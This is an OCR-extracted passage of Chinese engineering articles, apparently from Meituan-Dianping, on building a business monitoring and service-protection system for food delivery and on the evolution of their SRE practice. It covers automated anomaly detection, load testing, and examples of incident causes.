


图 8　核心链路产品建设路径

我们最终会发出问题诊断结果，这个结果在发出之后，还需要收集用户的反馈，判断诊断结果是否准确，为我们后续优化评分定位模型与诊断模型提供有力的数据支持。在核心链路建设前期，我们会建议开发人员进行相应的服务保护预案触发，当我们的诊断结果足够准确之后，可以针对固定问题场景自动化触发服务保护预案，以缩短解决问题的时间。

服务保护 & 故障演练




图 9　服务保护 & 故障演练模块的核心功能

服务保护 & 故障演练模块是让我们的业务运维体系形成闭环的重要部分，该模块需要具备的核心功能如图 9 所示。针对不同的保护需求，我们会有不同类型的服务保护开关，这里主要有如下几种：

① 降级开关：由于业务快速发展，在代码中会有成百上千的降级开关。在业务出现异常时需要手动进行降级操作。

② 限流开关：有些针对特定业务场景需要有相应的限流保护措施。比如：针对单机限流主要是对自身服务器的资源保护，针对集群限流主要是针对底层的 DB

或者 Cache 等存储资源进行资源保护，还有一些其他限流需求都是希望可以在系统出现流量异常时有效地进行保护。

③ Hystrix 自动熔断：可以通过监控异常数、线程数等简单指标，快速保护我们的服务健康状态不会急剧恶化。

根据我们的运维经验，在出现生产事故时可能会涉及到多个开关的切换，这里就需要针对不同的故障场景预先设置服务保护预案，可以在出现问题时通过一键操作对多个服务保护开关进行预设状态的变更。我们既然有了应对不同故障场景的服务保护预案，就需要时不时来验证这些服务保护预案是否真的可以起到预期的效果。

生产对应的事故不常有，肯定也不能只指望生产真的出现问题才进行预案的验证，还需要针对不同的故障进行模拟。当我们生产服务出现问题时，不管是因为网络原因还是硬件故障，大多数表现在服务上的可能是服务超时或者变慢、抛出异常。我们前期主要针对这几点做到可以对核心链路上任一服务节点进行故障演练，生产故障可能会同时多个节点出现故障，这里就需要我们的故障演练也需要支持预案管理。

服务保护是业务运维终端措施，我们需要在软件上可以让用户很方便地直达对应的服务保护，这里我们可以很容易就将服务保护与业务大盘、核心链路进行整合，在开发人员发现问题时可以方便地进入对应的服务保护预案。有了这些保护措施与故障演练功能，结合与核心链路的关系，就可以与故障诊断与全链路压测进行自动化方面的建设了。

整合全链路压测

我们现在定期会组织外卖全链路压测，每次压测都会涉及很多人的配合，如果可以针对单一压测场景进行压测将会大大缩短我们组织压测的成本。如图 10 所示，我们现在主要在全链路压测的时候，针对压测流量进行不同场景的故障演练，在制造故障的同时，验证服务保护预案是否可以像预期那样启动保护服务的目的。后面会讲一下我们针对全链路压测自动化建设思路。




图 10　提升全链路压测给我们带来的收益

自动化路程

前面主要介绍了我们在做基于业务的运维系统时需要的各个核心功能，下面重点介绍一下，我们在整个系统建设中，自动化方面的建设主要集中在什么地方。

异常点自动检测




图 11　异常点自动检测

我们在做核心链路建设的时候，需要收集各个服务节点的报警事件，这些报警事件有服务调用时端到端的监控指标，还有服务自身 SLA 的监控指标。在和开发人员进行沟通的时候了解到他们平时配置这些监控指标的时候耗费了大量的人力，每个指标的报警阈值都需要反复调整才能达到一个理想状态，基于这些监控痛点，我们希望可以通过分析历史数据来自动的检测出异常点，并自动计算出应有的报警阈值并设置。如图 11 所示，我们根据不同监控指标的特点，选择不同的基线算法，并计算出其置信区间，用来帮助我们更加准确的检测异常点。比如我们的业务周期性比较强，大多数监控指标都是在历史同期呈现出正太分布，这个时候可以拿真实值与均值进行比较，其差值在 N 倍标准差之外，则认为该真实值是异常点。

自动触发服务保护




图 12　异常检测与服务保护联动

我们的服务保护措施有一部分是通过 Hystrix 进行自动熔断，另外一部分是我们已经存在的上千个降级、限流开关，这部分开关平时需要开发人员根据自己的运维经验来手动触发。我们如果能够根据各种监控指标准确的诊断出异常点，并事先将已经确定的异常场景与我们的服务保护预案进行关联，就可以自动化的进行服务保护预案的触发，如图 12 所示。

压测计划自动化




图 13　压测计划自动化

我们定期进行的外卖全链路压测，需要召集相关业务方进行准备和跟进，这其中涉及的数据构造部分会关联到很多业务方的改造、验证、准备工作。如图 13 所示，我们需要通过压测计划串联整个准备、验证过程，尽量少的有人为活动参与到整个过程中。这其中我们需要进行如下工作的准备：

- 针对真实流量的改造，基础数据构造、数据脱敏、数据校验等尽可能通过任务提前进行。
- 进入到流量回放阶段，我们可以针对典型的故障场景进行故障预案的触发（比如：Tair 故障等）。

- 在故障演练的同时，我们可以结合核心链路的关系数据准确定位出与故障场景强相关的问题节点。
- 结合我们针对典型故障场景事先建立的服务保护关系，自动触发对应的服务保护预案
- 在整个流程中，我们需要最终确认各个环境的运行效果是否达到了我们的预期，就需要每个环节都有相应的监控日志输出，最终自动化产出最终的压测报告。

整个压测计划的自动化进程中，将逐渐减少系统运行中人为参与的部分，逐步提升全链路压测效率。我们希望，用户点击一个开关开始压测计划，然后等待压测结果就可以了。

结语




图 14　自动化建设后期发力点

在整个业务运维系统建设中，只有更加准确定位问题根节点，诊断出问题根本原因才能逐步自动化去做一些运维动作（比如：触发降级开关，扩容集群等）。如图 14 所示，我们会在这些环节的精细化建设上进行持续投入，希望检测到任意维度的异常

点，向上推测出可能会影响哪些业务指标，影响哪些用户体验；向下依托于全链路压测可以非常准确的进行容量规划，节省资源。

作者简介

刘宏伟，2016 年加入美团点评，主要负责外卖业务架构相关工作，现正在围绕业务建设监控运维体系。

名词解释

MCC：美团点评内部配置管理系统，可以进行项目中的配置管理，开关管理等。
CAT：美团点评实时监控系统，具体参考：深度剖析开源分布式监控 CAT。
DIGGER：美团外卖实时业务监控系统，具体参考：DIGGER 业务监控。
FALCON：小米开源的监控系统，在美团点评主要偏向于系统指标监控，具体参考：Mt-Falcon——Open-Falcon 在美团点评的应用与实践 。

云端的 SRE 发展与实践

普存

背景

SRE（Site Reliability Engineering）是 Google 于 2003 年提出的概念，将软件研发引入运维工作。现在渐渐已经成为各大互联网公司技术团队的标配。

美团点评作为综合性多业务的互联网 + 生活服务平台，覆盖“吃住行游购娱”各个领域，SRE 就会面临一些特殊的挑战。

1. 业务量的飞速增长，机器数量剧增，导致人工维护成本增大；而交易额的增长，对 SLA 的要求也不断提高。与此同时，一些新业务会面临大流量冲击，资源调度的挑战也随之增大。
2. 业务类型复杂多样、业务模型千差万别，对应的技术方案也多种多样，因此 SRE 的整体维护成本大大提高。

根据上述挑战，我们需要制定相应的解决策略，策略原则主要聚焦在以下三点：

1. 稳定，这也是 SRE 工作的核心。
2. 效率，包括云主机交付效率，也包括我们自己内部的一些系统效率。
3. 成本，用最少的机器提供最优质的服务。

在此原则的基础上，我们开始了对 SRE 进行的一系列改进。

SRE 演进之路


手工时代

最早期，我们前端是 4 层负载均衡，静态资源通过 Varnish/Squid 缓存，动态请求跑在 LAMP 架构下。这个时候机器很少，需要的流程很少，也没有区分应用运

维、系统运维之类的。运维人员也很少，网络、机器和服务都要负责。运维的工作大部分都是靠手工，其实当时还没有成型的运维系统，现在很多初创公司都是这种架构。

云基础设施


随着业务的发展，我们的架构也做出了适当的调整。尤其是在步入移动时代以后，移动的流量比重越来越大。接入层不只是 Web 资源，还包含了很多 API 接口的服务。后端的开发语言也不再局限于 PHP，根据服务需求引入了 Java、Python、C++ 等，整个业务架构开始向微服务化变迁。伴随业务架构的变化，底层的基础架构也随之改变。最大的变化是，2014 年中的时候，所有的业务已经都跑在了云上，如下图所示。



跑在云上的一个好处是把底层主机和网络抽象化，相当于云平台将主机创建、网络策略修改等封装到相应的系统内，对用户提供统一的平台接口。我们在做维护的时候，就能把之前很复杂的流程串连起来。也是在此时，SRE 团队初步成立，我们对整个运维相关的工作做了拆分。云计算部分（由美团云负责）主要负责主机、网络，还有系统相关的；SRE 对接业务侧，负责机器的环境、业务侧的架构优化以及业务侧相关问题的处理。

问题&解决方案

接下来介绍一下我们在做云基础建设的过程中，遇到的问题和一些解决方案。



- 资源隔离
- 宿主集群拆分
- vm打散
- 完善调度成功率

如上图所示，首先是资源隔离的问题，因为这个问题，造成过几次故障。我们线上 VM 的 CPU、网卡都是共享的，有一次，压测的流量很高，把主机网卡的带宽基本上都占光了（当时的主机大部分都是千兆的，很容易打满），同宿主机的资源都被它争抢了，其它 VM 上部署的服务的响时间变得很大，导致当时我们买单的一个服务（买单的 VM 和压测的 VM 部署在了同一个宿主上）直接挂掉了。


针对这个问题，我们做了两点，一个是对所有的网络资源都做了隔离，针对每个 VM 作相应的配额，另外一个是针对业务特性将宿主集群做了拆分。离线业务，它不考虑 CPU 的竞争，各个业务对于所部署服务的具体响应时间不是很关注，只要能在一个允许的时间段内把业务跑完就可以了，我们把这些服务单独的放在了一个离线集群。在线业务，根据不同业务的重要程度，又划分成了多个小集群。

第二个问题就是 VM 打散，这个问题初期的时候暴露得并不是很明显，当时整个线上的业务还没有做细致的服务化拆分，服务都部署在一个大集群内，这种情况下即使 VM 没有打散（同一个服务的多个 VM 在同一个宿主），某一个宿主挂掉，影响也不是很大。但是随着业务的变化发展，再做服务化拆分之后，线上的服务基本上没有

几百台做成一个大集群的情况，都是十几台，或者几十台这种小集群。如果我们有一个 10 台 VM 的服务，其中 5 台在一个宿主上，那么这个宿主一旦挂掉，服务整体的承载能力就砍掉了一半，风险很高，高峰期如果掉一半，这个业务就瘫痪不可用了。针对这个问题，SRE 团队跟云计算的同学做了一个持续了半年多的优化，将 VM 打散率控制到了 90% 以上，最终在同一个宿主上，同一个服务，不会多于两台 VM。

第三个问题，完善调度成功率。经过 SRE 和云计算同学的合作努力，现在的成功率已经达到了 3 个 9 左右。

云计算基础设施架构



上图是我们云计算基础设施网络相关的架构图，可以看到上面是公网的入口，流量接入大部分都是走的 BGP 链路。往下是多机房间的高速专线，专线的稳定性经历了线上大规模业务的校验，像外卖、团购、酒旅等，都是做多机房部署的。

另外就是高冗余的网络架构，基本上每个节点都有一个冗余设备，能保证在其中一台设备出现问题的时候，整个流量不受影响。入口和出口接入了一些自研的组件，像 MGW（参考之前的博客文章“MGW——美团点评高性能四层负载均衡”）、NAT 等，使我们对流量的管控变的更灵活。

美团点评应该是美团云最大的用户，美团云能给美团点评带来的收益有完善的 API 支持、高度定制化资源的隔离、调度机制，还有多机房光纤直连以及较高的资源利用率。

运维自动化


随着订单量和机器数的高速增长，为了更高效的运维，我们不得不往自动化的方向发展。

在自动化演进的过程中，我们总结出了自己的一套方法论。

1. 复杂的事情简单化。比如引入云平台，基础设备管理都通过云平台的系统来做，把底层相关的东西全部封装，最终暴露给我们的就是接口或 Web 界面。
2. 简单的事情标准化。如果你想做流程或者自动化，没有一个统一标准的话，你要考虑的点就会很多。所以我们在主机、域名等资源的命名、系统基础环境、上下线操作等方面，出了很多的标准，这些标准经历线上的实践打磨最终形成统一的规范。等标准都成型之后，我们再引入流程，比如创建一些机器，我会列出需要的操作，然后根据标准来做 SOP，先流程化再自动化。我们通过代码把手工的工作释放掉，最终达到了一个自动化的水准。

这是服务树，它包括线上的云主机、服务及服务负责人的映射关系，根据不同的层级做一个树形的展示。它将多个周边系统进行打通，因为上面有标签，通过这个标签能识别唯一的服务。目前我们打通的系统有配制管理系统、容量系统、监控平台等，还包括线上主机的登录权限。


另外最新的一个成本核算，服务树也已经打通，通过服务树的节点，只需要进行简单的操作，就能看到每个事业群的成本情况。



上图是我们创建机器的一个简单流程，首先由技术人员发起流程，然后到流程中心，流程中心从服务树获取服务的基础信息，然后将信息发送到运维平台，运维平台根据这些信息去云平台创建机器。之后云平台会返回到运维平台，运维平台将创建好的机器加到流程中心提供的服务节点下，同时调用配置管理系统对机器进行环境初始化，初始化完成后会自动添加基础监控信息。之后调用部署系统，对服务进行部署。部署之后，服务根据它的服务的标签，最终注册到服务治理平台，然后就能提供线上服务了。相当于只要技术人员发起，整个流程都是能自动完成的。

自动化这块就简单介绍这些，下面介绍一下目前的现状。

数据运营




如上图所示，现如今公司规模变得很大，我们对此做了一些相应的拆分，图中红色的部分全部由云平台来负责，从最初的接入层到底层的一些基础设施，比如机房、网络、主机，全部由云平台来封装。中间又拆封了一层，这一层是由 SRE 来负责。

现在流程系统已经做得比较完善了，接下来我们新的探索目标就是数据运营这块。首先是故障管理，针对线上故障做一个统一管理，包括故障发生的时间、起因、负责人，根据它的严重程度，分为不同的故障等级。我们也会针对故障的后续改进持续跟进优化，保证每一个 TODO 都能落实。

另外一点，通过故障平台我们对所有的故障进行汇总，系统能根据汇总的信息对不同的故障进行分类，也能总结出我们线上不同故障类型的占比，进而做一些定点的突破。

在故障管理之后，我们又做了一些数据挖掘相关的工作，在初期，我们运维的数据主要来自于监控平台或者是业务主动上报，而在现在这个阶段，我们会主动挖掘一些信息，比如线上服务的请求量、响应时间等来做一些定向的分析。

职责&使命



如上图所示，我们的使命从最开始的变更与救火，到现在已经逐渐转变为防火与

驱动变革。通过数据运营，我们能反向的驱动业务。工作核心是稳定性，这一点一直没变。

我们可以把运维理解为运营维护，运营是指通过经验积累、数据分析，推动整体服务质量的改进；维护是针对线上的服务，还有业务的需求，我们能够用专业的技术来满足他们。

下面讲一下在稳定性保障方面的实践。

业务稳定性保障实践

故障起因 & 实例


首先，我们来总结下故障的起因，同时举一些例子来说明具体的情况。

① 变更。美团点评线上服务的日常发版超过 300 次，另外还有一些运维的基础变更，包括网络、服务组件等。举个例子，线下做变更的时候，我们写一个简单的 Nginx 配置，如下图所示。

它和线上写的配置，在红色部分的顺序发生了变化，如果 rewrite 的指令在 set 指令之后，可以生效，结果符合预期。当我们把 rewrite 指令前置后，break 指令会被先执行，会结束整个重写过程，rewrite 之后的 set 就不执行了，导致配置上线之后，Nginx 找不到后端的服务，整个线上的服务就崩溃了。如果做好充分的灰度，我们就

能及时发现问题并解决，但是我们在上线的过程中缺少了灰度过程。事实上，标准的SOP（标准操作程序）应该是上图中的五步，但是负责变更的同学想当然也好，或者是粗心大意也好，在线下测试以后没有发现异常，就直接全量上线了，最终酿成大祸。


② 